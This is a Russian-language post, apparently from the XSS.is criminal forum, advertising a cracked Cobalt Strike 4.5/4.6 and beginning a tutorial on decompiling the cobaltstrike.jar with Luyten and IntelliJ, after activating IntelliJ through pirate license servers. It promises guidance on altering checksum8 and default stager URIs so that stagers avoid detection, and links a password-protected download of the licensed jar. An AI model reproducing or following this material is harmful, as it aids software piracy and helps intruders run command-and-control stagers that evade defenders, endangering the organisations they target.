
В моем релизе cobaltstrike 4.5 в сценарии HCS выход маячка пофиксен и больше не завершается ... VNC работает нормально, и многое другое!





Cobalt Strike View Attacks Reporting Help CrossC2
external
internal
listener
user
computer
note
process
pid
arch
last
Linux_Beacon_SSL
root *
x64
4s
1s
2s
1s
x64
13ms
44h
System Information
This dialog provides information about your Cobalt Strike client and server. This information can greatly speed up support requests.
*** Client information ***
== Cobalt Strike Properties ==
is trial: false
== Java Properties ==
file.encoding UTF-8
file.separator /
java.awt.graphicsenv sun.awt.X11GraphicsEnvironment
java.class.path cobaltstrike.jar
java.class.version 61.0
java.home /usr/lib/jvm/java-17-openjdk-amd64
java.io.tmpdir /tmp
java.library.path /usr/java/packages/lib:/usr/lib/x86_64-linux-gnu/jni:/lib/x86_64-linux-gnu:/
java.runtime.name OpenJDK Runtime Environment
Save
Event Log
Beacon 192.168.100.3@7420
XSS.is


Cobalt Strike View Attacks Reporting Help CrossC2
root *
root *
System Information
This dialog provides information about your Cobalt Strike client and server. This information can greatly speed up support requests.
*** Client information ***
== Cobalt Strike Properties ==
Licensed.XSS.IS.by.r1z
java.awt.graphicsenv sun.awt.X11GraphicsEnvironment
java.class.path cobaltstrike.jar
java.class.version 61.0
java.home /usr/lib/jvm/java-17-openjdk-amd64
java.io.tmpdir /tmp
java.runtime.name OpenJDK Runtime Environment
Save
Event Log
04/10 15:30:59 *** new ssh session root *@
04/10 15:30:57 *** new ssh session root *@
04/10 16:04:25 *** r1z has left.
04/10 16:04:36 *** r1z has joined.
[04/10 15:05] r1z
XSS.is

Я хочу упомянуть о новом релизе cobaltstrike 4.6, который включает в себя некоторые новые обновления, особенно против взлома с помощью файла JAR, мы поговорим об этом в отдельной теме позже, так как нет большой разницы между версиями cobaltstrike 4.5 и 4.6, за исключением нескольких вещей. У меня есть обход его с помощью **сценария HCS**!



Файлы cobaltstrike.jar + cobaltstrike-client.jar



April 12, 2022 - Cobalt Strike 4.6

+ Improved product security:
The Cobalt Strike teamserver now runs from a Executable image (TeamServerImage), rather than a standard Java application. The Cobalt Strike client now runs from a new jar file ('cobaltstrike-client.jar' rather than 'cobaltstrike.jar').
The 'TeamServerImage' and 'cobaltstrike-client.jar' files are extracted from the 'cobaltstrike.jar' as needed.

Инструмент будет опубликован после этого поста. Я все еще формирую код и убеждаюсь, что он совместим с debian, ubuntu destro.. так что все эти фишки, модифицирующие cobalt strikes версии с 4.3 до 4.6 будут в этом инструменте. (в настоящее время только для 4.5), но, как всегда, следите за обновлениями.. как мое первое обещание в выпуске cobaltstrike 4.4, новый cobaltstrike 4.6 скоро будет включен в этот инструмент, и только сообщество XSS будет иметь это обновление, и, конечно, некоторые старые друзья.

Сейчас в этой теме мы поговорим о том, как изменить checksum8 для начинающих и изменить функции URI cobaltstrike вручную, чтобы ваши стейджеры не отслеживались и очищались от URI по умолчанию.

А теперь время сериала!

Теперь приступим к загрузке оригинального CobaltStrike 4.5 + 4.4. (загрузка тут и тут, пароль r1z@xss)

https://verify.cobaltststrike.com

Cobalt Strike 4.5 (December 14, 2021)
a5e980aac32d9c7af1d2326008537c66d55d7d9ccf777eb732b2a31f4f7ee523 Cobalt Strike 4.5 Licensed (cobaltstrike.jar)
Cobalt Strike 4.4 (August 04, 2021)
7af9c759ac78da920395debb443b9007fdf51fa66a48f0fbdaafb30b00a8a858 Cobalt Strike 4.4 Licensed (cobaltstrike.jar)

Я хочу упомянуть тех, кто использует JAVA 1.8 и другую версию, чтобы обновить JAVA до последней версии, поскольку стабильной версией моего рабочего cobaltstrike является JAVA 18. Я использовал JAVA 17, и JAVA 18 будет работать нормально без проблема для вас.
Вы можете установить его для PARROT/KALI:

```
sudo apt update
apt-get install openjdk-18-jdk -y
```

Проверьте свою версию, запустив "java -version".
Второй мой рекомендуемый и предпочтительный Java-редактор и компилятор - LUYTEN Java Decompiler GUI ¯_( )_/¯", а для новичков я рекомендую Intellij IDEA... я пройду через оба в любом случае.


* Luyten.
* IntelliJ Idea.
* Java JDK.

Java-компилятор нужен еще и с Idea. Я объясню как его скачать через плагины.

/ Luyten


Чтобы начать с luyten, просто поместите файл cobaltstrike.jar с luyten.jar в ту же папку, что и на картинке ниже, и выполните команду:

java -jar luyten.jar cobaltstrike.jar




Затем выберите:

file --> save all --> decompiled-cobaltstrike.zip




Как только декомпилированная копия будет готова, вы увидите (completed) на панели внизу, как показано ниже.



Теперь вы готовы начать изменять файлы JAVA cobaltstrike с помощью любого редактора, который вам нравится, но мы пропустим это, так как я не хочу делать более длинную тему для расширенного использования.

Давай перейдем к IDEA..



Затем нажмите “Activate new License”, выберите любой из бесплатных серверов активации ниже:


- ЛИНК1- линк на данный момент не работает.
- ЛИНК2
- ЛИНК3 - линк на данный момент не работает.

Поздравляю, теперь мы можем работать над IDEA сколько нужно...

Следующий шаг перейти в:

File --> setting --> plugins --> click on (Marketplace).

Здесь вам нужно написать (java decompiler), чтобы установить инструменты декомпилятора и классы IDEA.



Теперь не забудьте после выбора “JAVA Decompiler” нажать “Применить”, а затем “OK”.

Ok... теперь рабочая демка будет в Windows, поскольку она более стабильна, чем Linux, но, конечно, вы можете работать в Linux (parrot, kali), если хотите.

Мы готовы, чтобы подготовить себя к старту... давайте укажем наш плагин “JAVA DECOMPILER”, который мы только что установили в нашей CMD.

I ntellij IDEA setup

Вы должны упомянуть здесь 3 важных примечания:
1) Нам нужно добавить аргументы декомпиляции IDEA:
org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true

2) Нам нужно указать расположение java-декомпилятора IDEA, который мы устанавливаем из плагина.


D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar

3) Исходный файл cobaltstrike.jar внутри папки декомпиляции проекта IDEA, которую мы декомпилируем и помещаем файлы CS 4.5 .JAVA в папку (decompiler_cobaltstrike).


D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike

Полная команда должна выглядеть так:

java -cp D:\IntelliJ.IDEA.2022.1.1\plugins\java-decompiler\lib\java-decompiler.jar org.jetbrains.java.decompiler.main.decompiler.ConsoleDecompiler -dsg=true D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\cobaltstrike.jar D:\CS\Crack\XSS_IDEA_CRACK\r1z_XSS_CS_4.5\decompiler_cobaltstrike\



